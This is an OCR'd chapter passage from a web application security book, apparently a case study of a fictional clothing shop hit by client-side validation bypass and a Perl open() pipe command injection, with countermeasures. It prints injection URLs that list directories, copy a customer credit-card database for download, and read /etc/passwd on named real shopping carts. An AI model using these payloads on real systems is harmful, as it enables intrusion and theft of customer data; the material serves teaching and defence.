The next error spotted by the application security assessment team was with the way inputs were validated before being passed onto ShopCart.exe. Web applications consist of many scripts and interactive components that primarily interact with the user via HTML forms on browsers. The interactive part of any component takes input from the HTML form and processes it on the server. HTML forms are very generic when it comes to capturing data. There are no mechanisms to ensure strong validation of data within HTML forms. For example, if an HTML form is designed to accept a date, a user can enter a date such as 99/88/77 and the browser won't even care. The application has to have its own input validation mechanisms to filter such erroneous inputs out in order to ensure that the input complies with pre-determined criteria for the application. Input validation for HTML forms can be done either on the server side, with Perl, PHP, ASP, etc., or on the client side, using scripting languages like JavaScript or VBScript.

The Acme Fashions developer team recognized the need for such input validation, but since ShopCart.exe was a pre-packaged application, it could not be modified to incorporate input validation. Hence the team decided to move the burden of input validation to client-side scripts running on the browser itself. Someone had even remarked, "Yes, this is a good idea since it will save the server's CPU usage. Let the work be performed by the client's browser instead."

197.02 McClure Teaser.qxd 4/19/02 10:35 AM Page 23

Unfortunately, they overlooked the fact that any client-side mechanism could be altered by editing the HTML source code received by the browser. The application security assessment team found several instances of client-side validation being used on *www.acme-fashions.com*. The Figure 10-11 shows client-side input validation in action on Acme Fashions' site. A user tries to buy "–5" shirts and an alert pops up stating that the user has entered an invalid number.



Casual dressing - shirts

There are 7 items in stock:

Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: -5
buy

Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this purchase.
Price $ 89.99
Quantity: 1
buy

www.acme-fashions.com - [JavaScript Application]
Please enter a valid number
OK

Price $ 69.99
Quantity: 1
buy

-AS8998
100% Cotton Plain checks
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1
buy

Acme Shirts-AS8441
100% Cotton Plain checks

Acme Shirts-AS8357
100% totally Cotton Shirt

Cash on delivery (Now in 166 Cities)
Click here for more

Figure 10-11 Client-side validation using JavaScript


The JavaScript code that validates the input can be seen in Listing 10-2, separated from the HTML elements:

Listing 10-21 JavaScript for client-side validation

```
<script>
function validate(e) {
  if(isNaN(e.value) || e.value <= 0) {
   alert("Please enter a valid number");
   e.value = 1;
   e.focus();
   return false;
  }
  else {
   return true;
  }
}
</script>
:
:
<input type=text name=qty value="1" size=3 onChange="validate(this);">
```

This code ensures that only positive numbers are allowed in the field "*qty*". Since the validation is done by a client-side script, it becomes easy to bypass.

Simply disabling the execution of JavaScript by setting the browser preferences allows an attacker to bypass client side validation! If we choose to disable JavaScript, as shown in Figure 10-12, we can enter whatever value we desire in the input fields.



- [✓] Automatically load images
- [✓] Enable Java
- [ ] Enable JavaScript
  - [ ] Enable JavaScript for Mail and News
- [✓] Enable style sheets
- [ ] Send email address as anonymous FTP password


Cookies
- [✓] Accept all cookies
- ( ) Accept only cookies that get sent back to the originating server
- ( ) Disable cookies
- [✓] Warn me before accepting a cookie

Figure 10-12 Disabling JavaScript within Netscape

Now if a user sends across a quantity of "–3", the browser will issue the following POST request to the server:

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 63

PartNo=OS0015&Item=Acme+Shirts&Price=-3&qty=1&buy.x=16&buy.y=5
```

Notice how client-side validation is completely bypassed by this HTTP request. Figure 10-13 shows what we would get as a response from the server:


Shopping Cart System - Netscape
File Edit View Go Communicator Help
Bookmarks Location:

http://www.acme-fashions.com/cgi-bin/cart32.exe/MYSTORE-AddItem

acme-fashions.com

Home Login View Cart/Check Out Order Status Payment Options Help

Added quantity 5 of Acme Shirts for $54.99 each
To Update an item, change the quantity or options and click update.
Click delete to remove an item from the cart.

Qty	Part No	Name	Options	Price	Total	Update	Delete
-3	OS0014	Acme Shirts		$89.99	$-269.97	Update	Delete
5	AS8495	Acme Shirts		$54.99	$274.95	Update	Delete

TOTALS	
Sub Total	**$4.98**
Total	**$4.98**
Plus sales tax where applicable.	

Figure 10-13 Purchasing negative number of shirts

The user has already placed an order for 5 shirts at $54.99 each, and another order for –3 shirts at $89.99 each. The total bill comes out to $4.98. The ability to place orders for negative numbers to reduce the total amount of the bill would make shoppers quite happy! This is what caused the inventory control personnel at Acme Fashions to receive orders for shipping negative number of items.

Acme Fashions came to the conclusion that client-side input validation is dangerous and should not be used. Who is to blame? The flaw lies with the way ShopCart.exe was designed in the first place. The onus of validating inputs should be upon the ShopCart.exe application. Since it had no input validation, the developer team was forced to resort to client-side validation.

Even today, many third-party commercial shopping cart systems lack proper input validation. Sometimes it is possible to place orders for fractional quantities. At other times it is even possible to insert metacharacters or arbitrarily long buffers and crash the server-side application.

Overhauling www.acme-fashions.com

After the application security assessment team presented their findings, Acme Fashions decided to make radical changes in their e-business application. They hired a new team to look at their existing system and make changes to the code. The older commercial shopping cart system, ShopCart.exe, did not allow for product and pricing information to be stored in a database, so Acme Fashions decided to develop their own shopping cart system. At the time, it was also decided to move the servers from Windows NT4.0 to the newly-released

Windows 2000 platform, running IIS 5.0 and ActivePerl. This time, the developers used a modified version of a shopping cart written in Perl that was freely available from the Internet.

All client-side validation routines and improperly used hidden fields were removed. Care was taken to ensure that mistakes made previously were not repeated. The new system went online on August 1, 2001.

On September 15th, Acme Fashions' accounting department received a call from a credit card agency trying to trace the source of credit card frauds. It so happened that most of the customers of the credit card agency who had reported incidents of fraud had made purchases on Acme Fashions's website between August 1 and September 1. The credit card agency was convinced that the customer credit card information was somehow stolen from Acme Fashions.

This issue scared top management stiff. They had already had enough problems with customers tampering with their prices during the holiday season shopping and, as if that were not enough, now they had to deal with investigating credit card theft. They called in a top-notch computer forensics team to help them evaluate what had happened.

They discovered that there wasn't a single entry for the entire day of August 29 on the web server logs collected for the month of August. This led the forensics team to believe that the hacker must have wiped out the file C:\WINNT\System32\LogFiles\W3SVC1\ex20010829.log, which would have contained log data for August 29, 2001. The file size was reduced to 0 bytes. The hacker must have had some means of getting administrative control of the server in order to wipe out the IIS web server's logs.

Since there was no log data to go by, the team could only speculate on the possible cause of the attack. A thorough investigation of the system's hard drive showed that a file called "purchases.mdb" was present in two directories:

```
C:\>dir purchases.mdb /s
 Volume in drive C is ACMEFASHION
 Volume Serial Number is 48CD-A4A0

 Directory of C:\ACMEDATA

08/29/2001 08:13p       2,624,136 purchases.mdb
        1 File(s)    2,624,136 bytes

 Directory of C:\Inetpub\wwwroot

08/29/2001 11:33p       2,624,136 purchases.mdb
        1 File(s)    2,624,136 bytes

   Total Files Listed:
        2 File(s)    5,248,272 bytes
        0 Dir(s)   111,312,896 bytes free
```

How did *purchases.mdb* end up getting copied from *C:\ACMEDATA* to the *C:\Inetpub\wwwroot* directory? The system administrator at Acme Fashions confirmed that *purchases.mdb* was used to hold customer order information, which included the customer name, shipping address, billing address, items bought, and credit card used to pay for the items. The application designers ensured management that the database files were kept outside the web server document root (*C:\inetpub\wwwroot*). Therefore, the forensics team concluded that, because a copy of *purchases.mdb* was created at 11:33 pm on August 29th 2001, the fraud was legitimate and the work of a hacker. The hacker must have copied the file over from *C:\ACMEDATA* to *C:\Inetpub\wwwroot* and downloaded it using a browser by making a request to *http://www.acme-fashions.com/purchases.mdb*. Most likely, the hacker forgot to delete the copied file from the *C:\Inetpub\wwwroot* directory after downloading it.

Remote Command Execution

The fact that files were copied from one location to another and the web server logs were deleted suggests that the hacker had a means of executing commands on *www.acme-fashions.com*, and that they had "super-user" or "administrator" privileges. After thoroughly evaluating the operating system security and lockdown procedures, the forensics team concluded that the vulnerability was most likely based on a vulnerability in the web application code. The problem was narrowed down to lack of proper input validation within the shopping cart code itself. Figure 10-14 shows how the shopping cart interacts with various elements of the web application:



Payment Gateway (Verisign)
Middle layer components (binaries, ASP, ActivePerl)
Store Front-end (ASP, Perl, HTML)
Shopping cart system
Session management (cookies)
Customer
Inventory Database (Oracle)
Catalog Database (MS-Access)
Customer Database (MS-Access)

Figure 10-14 Components of the new www.acme-fashions.com

The shopping cart is driven by a central Perl script called *mywebcart.cgi*. All client-side sessions are tracked and managed by *mywebcart.cgi*. The shopping cart pulls product information from the *products.mdb* database, and interfaces with a checkout counter module that handles the customer payments that get stored in *purchases.mdb*.

Figure 10-15 shows a page generated by *mywebcart.cgi*. Notice the way the URL is composed, especially keeping in mind the concepts learned from Chapter 3:



Acme Fashions Inc. - shirts - Netscape
File Edit View Go Communicator Help
Bookmarks Go to: http://www.acme-fashions.com/cgi-bin/mywebcart.cgi?cust=0873&nextpage=shirts3.html&cid=0
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help
Search
Keyword:
Find Products
Accessories
Apparel
Arts & Crafts
Gifts & Flowers
Home and Furnishing
Jewellery
Beauty Care
Sportswear
Customer Service
Chat with us now!
Call us now at 800-555-1212
Feedback / Suggestions?
Send us an Email
Payment Options
Cash on delivery (Now in 166 Cities)
Click here for more
Casual dressing - shirts
There are 7 items in stock:
Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1
buy
Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this purchase.
Price $ 89.99
Quantity: 1
buy
Acme Shirts-AS8327
Tencel/Polyester Mix Shirts
Styled to perfection.
Price $ 69.99
Quantity: 1
buy
Acme Shirts-AS8998
100% Cotton Plain checks
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1
buy
Acme Shirts-AS8441
100% Cotton Plain checks
Acme Shirts-AS8357
100% totally Cotton Shirt
Document: Done

Figure 10-15 Page generated by mywebcart.cgi

The URL is:

```
http://www.acme-fashions.com/cgi-
bin/mywebcart.cgi?cust=0873&nextpage=shirts3.html&cid=03417
```

The most interesting elements of this URL are the parameters that are passed to it, along with their values. Notice that the parameter *nextpage* is passed a value of "*shirts3.html*". The Perl code of *mwebcart.cgi* contains the following line, which is responsible for the vulnerability:


```
$file = "c:\inetpub\wwwroot\catalog_templates\" . $input{'nextpage'};
open(FILE, $file) || die "Cannot open $file\n";
```

The problem is *mywebcart.cgi* . The parameter *nextpage* is passed to the Perl's *open()* function without any input validation. As discussed in Chapter 3, it is possible for an attacker to insert the pipe symbol "|" at the end of the value assigned to *nextpage* and thus cause the *open()* function to execute arbitrary commands.

The request below would cause *mywebcart.cgi* to execute the "*dir c:\*" command on *www.acme-fashions.com*:

```
http://www.acme-fashions.com/cgi-
bin/mywebcart.cgi?cust=0873&nextpage=;dir+c:\|&cid=03417
```

Figure 10-16 shows the results displayed in the browser window:



```
ashions.com/cgi-bin/mywebcart.cgi?cust=0873&nextpage=;dir+c:\|&cid=03417
```


Casual dressing -

There are items in stock:

```
Volume in drive C is ACMEFASHION Volume Serial Number is 48CD-A4A0 Dire
06/12/2001 11:56a

      ACMEDATA 08/14/2001 01:47a
            Documents and Settings 03/01/2001 12:54p
                  Inetpub 05/12/2001 09:57p
                        jdk1.2.2 05/12/2001 11:43p
                              MSSQL7 01/19/2001 08:05p
                                    Perl 01/19/2001 03:44p
                                          Program Files 01/19/2001 03:44p
                                                WINNT 0 File(s) 0 bytes 8 Dir(
                                                bytes free
```

Figure 10-16 Executing arbitrary commands using mywebcart.cgi


We can presume that the hacker must have performed a full directory listing using the "*dir c:\ /s*" command. From the results, he must have noticed the presence of the file *purchases.mdb* in the *C:\ACMEDATA* directory. Next, he would have copied it over to *c:\inetpub\wwwroot* and then downloaded it using *http://www.acme-fashions.com/purchases.mdb*. Figures 10-17 and 10-18 show how the file would have been copied and eventually downloaded:



Go to: cust=0873&nextpage=;copy+c:\ACMEDATA\purchases.mdb+c:\inetpub\wwwroot\&cid=03417

Casual dressing -
There are items in stock:
1 file(s) copied.

Figure 10-17 Copying purchases.mdb over to c:\inetpub\wwwroot



Go to: http://www.acme-fashions.com/purchases.mdb

Casual dressing -
There are items in stock:
1 file(s) copied.

You have started to download a file of type application/x-msaccess
Click "More Info" to learn how to extend Navigator's capabilities.

Connect: Host www.acme-fashions.com contacted. Waiting for re

Figure 10-18 Downloading purchases.mdb

This demonstration from the forensics team exposed a serious security breach in *mywebcart.cgi*. Even today, many public and commercially-available shopping carts are rife with such vulnerabilities.

Shopping Carts with Remote Command Execution

Many commercially-available shopping carts suffer from lack of input validation in parameters passed via the URL or hidden fields. Metacharacters can be inserted to achieve remote command execution. Here are headlines taken from various security information portals regarding vulnerabilities in shopping carts:

- September 6, 2001 – ShopPlus Cart Commerce System Lets Remote Users Execute Arbitrary Shell Commands
- September 8, 2001 – Hassan Consulting Shopping Cart Allows Remote Users to Execute Shell Commands on the Server
- September 19, 2001 – Webdiscount.net's eshop Commerce System Lets Remote Users Execute Arbitrary Commands on the System and Gain Shell Access
- October 20, 2001 – Mountain Network Systems' WebCart Lets Remote Users Execute Arbitrary Commands on the Web Server

All these shopping carts fail when the pipe character is inserted in one of the URL parameters. The exploited URLs for these carts are as follows:

```
http://targethost/scripts/shopplus.cgi?dn=domainname.com&cartid=%CARTID%&file=;
cat%20/etc/passwd|
http://targethost/cgi-local/shop.pl/SID=947626980.19094/page=;uname+-a|
http://targethost/cgi-bin/eshop.pl?seite=;ls|
http://targethost/cgi-
bin/webcart/webcart.cgi?CONFIG=mountain&CHANGE=YES&NEXTPAGE=;ls|&CODE=PHOLD
```

They all end up passing unchecked parameter contents to Perl's *open()* function for opening a file.

Post Mortem and Countermeasures

Acme Fashions suffered tremendous problems because of three critical mistakes. All were attributed to lack of input validation and trusting the integrity of data received from the web browser. Let's summarize these issues once again.

The first flaw was caused by the improper use of hidden fields. Critical information such as product id and price were passed via hidden fields in HTML forms. It is important to remember that, once the HTML response is sent by the web server to the web browser, the server loses all control over the data sent. HTTP is essentially stateless, and the server can make no assumptions about whether the data returned is intact or has been tampered with. Hidden fields can be manipulated at the client side and sent back to the web server. If the server does not have any means to validate the information coming in via hidden fields, clients can tamper with data and bypass controls enforced by the system. To protect systems from such attacks on data integrity, developers should avoid passing information via hidden fields. Instead, such information should be maintained in a database on the server, and the information should be pulled out from the database when needed.

The second mistake was using client-side scripts to perform input validation. It is always tempting to use JavaScript or VBScript to have code executed on the client side, and removing the burden from the server. However, it is important to keep in mind that client-side scripts are as vulnerable to tampering as hidden fields. Client-side scripts should be used only to smooth navigation or add extra interactivity and presentability to a web page. It is very easy to bypass or modify client-side scripts and circumvent any checks enforced by them. As we have seen in this case, attackers can easily inject negative quantities, bypassing any restrictions imposed by the embedded JavaScript. Similarly, some web-based store systems perform arithmetic operations on the client side (such as computing the total quantity and price of an order within the fill-out form itself). To the customer, it seems like a nice feature if they can see prices update within the browser without submitting the values to the server and waiting for a response. However, this technique must be avoided at all costs. The application needs to be designed in such way that all important validations and computations are executed and verified on the server side so attackers cannot manipulate the data. The golden rule to remember is, “Thou shalt not trust data coming from the client.”

The final vulnerability was the lack of input sanitization in *mywebcart.cgi*. Whenever data is passed from fields in HTML forms to critical functions such as *open()*, care must be taken to remove any combination of symbols or metacharacters. There are two major input validations to be performed –- one for the length of the data received (to avoid buffer overflow attacks) and another for metacharacters. In this case, Acme Fashions needed to incorporate input sanitization to filter metacharacters such as &, %, $, | , <, etc. For a near-complete listing of input sanitization routines in all the major web languages used today, please review Chapter 1.

Other security issues relating to e-commerce shopping systems, inlcude information retrieval from temporary files on the server, poor encryption mechanisms, file system directory exposure, privilege escalation, customer information disclosure, alteration of products, alteration of orders, and denial of services attacks. These problems are found on many e-commerce application implementations.

Summary

It is obvious why e-business applications attract hackers. This is the place where an attacker gets the opportunity to affect money flowing across business channels. The average loot in a bank robbery turns out to be around $1500, whereas the average takewhen an electronic bank is robbed turns out to be a few hundred thousand dollars. What’s more, a bank robber runs the risk of getting caught or shot by law enforcement authorities, whereas robbing an electronic bank can be done sitting at the beach in a foreign country. It becomes the responsibility of every CIO, systems administrator, or applications developer to protect critical corporate and customer information from malicious hackers. A single loophole in an application can prove disastrous, and in moments an electronic store can be "cleaned out" by robbers on the information super highway. Not only does a business lose money, it also loses its hard-to-build reputation. Whether the flaw lies with poorly written third-party applications or flaws left behind by the developer team, the company loses. Shore up your web applications and keep security at the top of your mind before you start writing your first line of code.